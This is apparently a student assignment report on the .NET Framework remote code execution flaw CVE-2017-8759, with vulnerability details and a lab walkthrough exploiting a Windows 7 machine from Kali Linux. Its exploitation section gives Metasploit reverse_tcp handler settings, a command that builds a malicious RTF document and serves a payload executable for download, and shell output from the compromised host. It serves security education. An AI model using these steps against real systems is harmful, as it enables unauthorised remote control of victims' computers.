Sri Lanka Institute of Information Technology

Microsoft Windows .NET Framework CVE-2017-8759 Remote Code Execution Vulnerability

Individual Assignment

System Networking and Programming

IT18197310

Sarangan.R

Table of Content

Abstract

Windows 7 Ultimate have an execution vulnerability which was discovered by the Microsoft's partners Fireeye in 2017. Attacker used this vulnerability to attack a Russian speaker's system. Here through this vulnerability attacker can execute the target machine by sending a malicious code fixed document. When the target user access that document he will be attacked by the attacker and attacker can access the target host like opening, viewing the files and wordpad, explorer access.

This vulnerability is fixed in the later versions. And security patches are developed for the newer versions. This report consist the whole details and detailed information about the vulnerability and attack as well as exploiting method by using set of python codes and Metasploit framework.

Introduction

What is a Vulnerability

A vulnerability is a weakness that a threat actor, such as an attacker, may exploit in order to carry out unauthorized activities within a computer system. To exploit a vulnerability, an attacker must have at least one device or technique that can attach to a weakness in the program. Vulnerabilities in this frame are also known as the surface of attack. [1]

What is an Exploit?

Exploitation is the next move after discovering a loophole in an attacker's playbook. Exploits are the means by which hackers can manipulate a vulnerability for malicious activity; these include pieces of software, command sequences, or even open-source exploit kits. [2]

What is .NET Framework?

.NET Framework is a Microsoft-developed software framework which mainly runs on Microsoft Windows. It contains a wide class library called the Application Class Library which offers interoperability of languages across multiple programming languages.

Here I used Kali-Linux-2020.1as attacker host and I used the Windows 7 Ultimate as the target host. According to the web roam I found that Windows 7 Ultimate has this remote code execution vulnerability. As Microsoft .NET System processes untrusted data, a vulnerability to remote execution of code occurs. An attacker who used the. NET framework to successfully exploit this weakness in software could take control of an affected device. Then an intruder may install programs; view, alter or remove data; or create new accounts that have full user rights. Users whose accounts are configured to have less device user rights may be less affected than users with administrative user rights. To exploit the vulnerability, an attacker will first have to force the user to open a malicious document or application.

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

– Products Affected By CVE-2017-8759

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Microsoft	.net Framework	2.0	SP2			Version Details Vulnerabilities
2	Application	Microsoft	.net Framework	3.5				Version Details Vulnerabilities
3	Application	Microsoft	.net Framework	3.5.1				Version Details Vulnerabilities
4	Application	Microsoft	.net Framework	4.5.2				Version Details Vulnerabilities
5	Application	Microsoft	.net Framework	4.6				Version Details Vulnerabilities
6	Application	Microsoft	.net Framework	4.6.1				Version Details Vulnerabilities
7	Application	Microsoft	.net Framework	4.6.2				Version Details Vulnerabilities
8	Application	Microsoft	.net Framework	4.7				Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Microsoft	.net Framework	8

– References For CVE-2017-8759

https://github.com/nccgroup/CVE-2017-8759

http://www.securityfocus.com/bid/100742
BID 100742 Microsoft Windows .NET Framework CVE-2017-8759 Remote Code Execution Vulnerability *Release Date*:2017-09-14

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759 CONFIRM

History of Vulnerability

In 2017, Fireeye who are the partners of Microsoft found the vulnerability which allows malicious actor to inject an arbitory code during the parsing of SOAP WSDL definition content. Fireeyes' Mandiant analyzed a Microsoft Word document where attackers used the arbitrary code injection to download and execute a Visual Basic script that contained PowerShell commands.

Basically, this attack was first ever taken place to attack a Russian speaker. They used this vulnerable to run this attack. The malicious text, "Проект.doc " (MD5: fe5c4d6bb78e170abf5cf3741868ea4c), may have been used to attack a Russian speaking user. Following the successful operation of CVE-2017-8759, the document downloads several components (see information below) and launches a payload of FINSPY (MD5: a7b990d5f57b244dd17e9a937a41e7f5). [3]

\

Microsoft » .net Framework : Vulnerability Statistics

Vulnerabilities (133) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (92) Patches (13) Inventory Definitions (11) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2002	2	1	1	1											
2004	1		1	1											
2005	2	1	1	1	1		1								
2006	4		2	2			1			1					
2007	4	1	2	2			1			2	1				
2008	3						2			1					
2009	11	1	10	5	2										
2010	4		2		1		1								
2011	6		4							2	2				
2012	13	1	10	1						1	1	1			
2013	17	3	11	2						2	1				
2014	10	3	5		1						2	1			1
2015	21	2	14	2	1		1			2	4				
2016	9	1	2	2	1					3	5	1			
2017	4	1	2							1					
2018	12	3	4							3	1				
2019	10	5	1	1				1		2	1			1	
Total	133	23	72	20	7		7	1		20	18	3		1	1
% Of All		17.3	54.1	15.0	5.3	0.0	5.3	0.8	0.0	15.0	13.5	2.3	0.0	0.8	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)


Exploitation Method


Here in my case I’m using remote code execution method to exploit the Windows 7 Ultimate. Remote Code Execution means, A cyber-attacker's ability to access and make changes to a device controlled by another, without permission and regardless of the location of the device. RCE allows an attacker to run arbitrary malicious software (malware) to take over a device or server.

Here I used the Google, YouTube and Github to get to know about the attack and exploiting methods.

Exploit


GitHub profile where I get to know the exploitation codes






After cloned or downloded the files from the GitHub account we have to extract it in our local respository in Kali platform.

If you once extracted the files then givce access previleges for the files which were extracted earlier




Here I gave 777 octal access previlage for the files where everyone can read write and execute.

After that you have to create a local file by creating RTF payloads. Here using python I'm creating a local text file called "OpenThisFile.rtf", where the payloads are going to create.




Above picture shows that the RTF payload file is created.

Below shown image is showing the codes for generating payloads.



After generating the payload, we have to run the Metasploit to exploit the vulnerability



After that we have to

- set the payload
- set the localhost
-
-
- set the port number

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.74.128
LHOST => 192.168.74.128
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
```

After that we can view the set features by exploit option method

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.74.128   yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Now type the path to exploit the vulnerable gateway

```
alonewolf@kali:~/Documents/SNP/CVE-2017-8759-master$ python cve.py -M exp -e http://192.168.74.128/shell.exe -l /tmp/shell.exe
Running exploit mode (Deliver HTA + Local Payload) - waiting for victim to connect
Server Running on   : 80
Could not open socket: Permission denied
alonewolf@kali:~/Documents/SNP/CVE-2017-8759-master$ sudo python cve.py -M exp -e http://192.168.74.128/shell.exe -l /tmp/shell.exe
[sudo] password for alonewolf:
Running exploit mode (Deliver HTA + Local Payload) - waiting for victim to connect
Server Running on   : 80
```

Here in the earlier I got a permission denied error because I didn’t provide the root access for the command.

```
alonewolf@kali:~/Documents/SNP/CVE-2017-8759-master$ sudo python cve.py -M exp -e http://192.168.74.128/shell.exe -l /tmp/shell.exe
[sudo] password for alonewolf:
Running exploit mode (Deliver HTA + Local Payload) - waiting for victim to connect
Server Running on   : 80
Received GET method from 192.168.74.130
Received GET method from 192.168.74.130
Received request for payload from 192.168.74.130
```

Once you provide the perfect command then the code will exploit and when target host access the created text file you will get the access of the target host here I got my target host’s IP address and a positive sign from the received payload from the target host.

```
alonewolf@kali: ~/Documents/SNP/CVE-2017-8759-master
Computer        : WIN-LLNC780DS4L
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 2844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Saru\Desktop>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      1,592 K
smss.exe                       260 Services                   0        988 K
csrss.exe                      332 Services                   0      3,728 K
wininit.exe                    380 Services                   0      3,904 K
csrss.exe                      388 Console                    1      6,884 K
winlogon.exe                   416 Console                    1      6,000 K
services.exe                   476 Services                   0      8,016 K
lsass.exe                      484 Services                   0      9,156 K
lsm.exe                        492 Services                   0      3,592 K
svchost.exe                    600 Services                   0      8,604 K
svchost.exe                    668 Services                   0      6,412 K
svchost.exe                    720 Services                   0     16,416 K
svchost.exe                    820 Services                   0     12,144 K
svchost.exe                    880 Services                   0     31,852 K
svchost.exe                    996 Services                   0     11,624 K
svchost.exe                    372 Services                   0     32,764 K
spoolsv.exe                   1032 Services                   0      9,944 K
svchost.exe                   1068 Services                   0     10,588 K
svchost.exe                   1384 Services                   0      4,228 K
taskhost.exe                  1624 Console                    1      7,628 K
dwm.exe                       1668 Console                    1      4,320 K
explorer.exe                  1684 Console                    1     55,824 K
SearchIndexer.exe             2032 Services                   0     14,348 K
svchost.exe                   1592 Services                   0      6,160 K
sppsvc.exe                    2008 Services                   0      8,160 K
svchost.exe                   1648 Services                   0     39,360 K
WUDFHost.exe                  1512 Services                   0      6,044 K
wordpad.exe                   2800 Console                    1     43,240 K
shell.exe                     2732 Console                    1      6,160 K
cmd.exe                       2844 Console                    1      3,480 K
conhost.exe                   2568 Console                    1      4,432 K
tasklist.exe                  2232 Console                    1      5,068 K
WmiPrvSE.exe                  2608 Services                   0      5,772 K

C:\Users\Saru\Desktop>
```

Here you can see the complete details of target host and you got the access for the further actions. Now you can access the listed things like explorer.exe, mspaint.exe, woedpad.exe, etc.


For example


```
WmiPrvSE.exe                    2608 Services

C:\Users\Saru\Desktop>start explorer.exe
start explorer.exe
```

```
C:\Users\Saru\Desktop>start wordpad.exe
start wordpad.exe

C:\Users\Saru\Desktop>
```





Above mentioned images are the screens opened in windows when we command in kali

Conclusion

Windows Defender Antivirus detects and removes this threat. This exploit uses a vulnerability in your software to infect your PC. It's typically used to install other malware or unwanted software without your knowledge.

What to do now

Use the following free Microsoft software to detect and remove this threat:

- Windows Defender for Windows 10 and Windows 8, or Microsoft Security Essentials for Windows 7 and Windows Vista
- Microsoft Safety Scanner

You should also run a full scan. A full scan might find other hidden malware.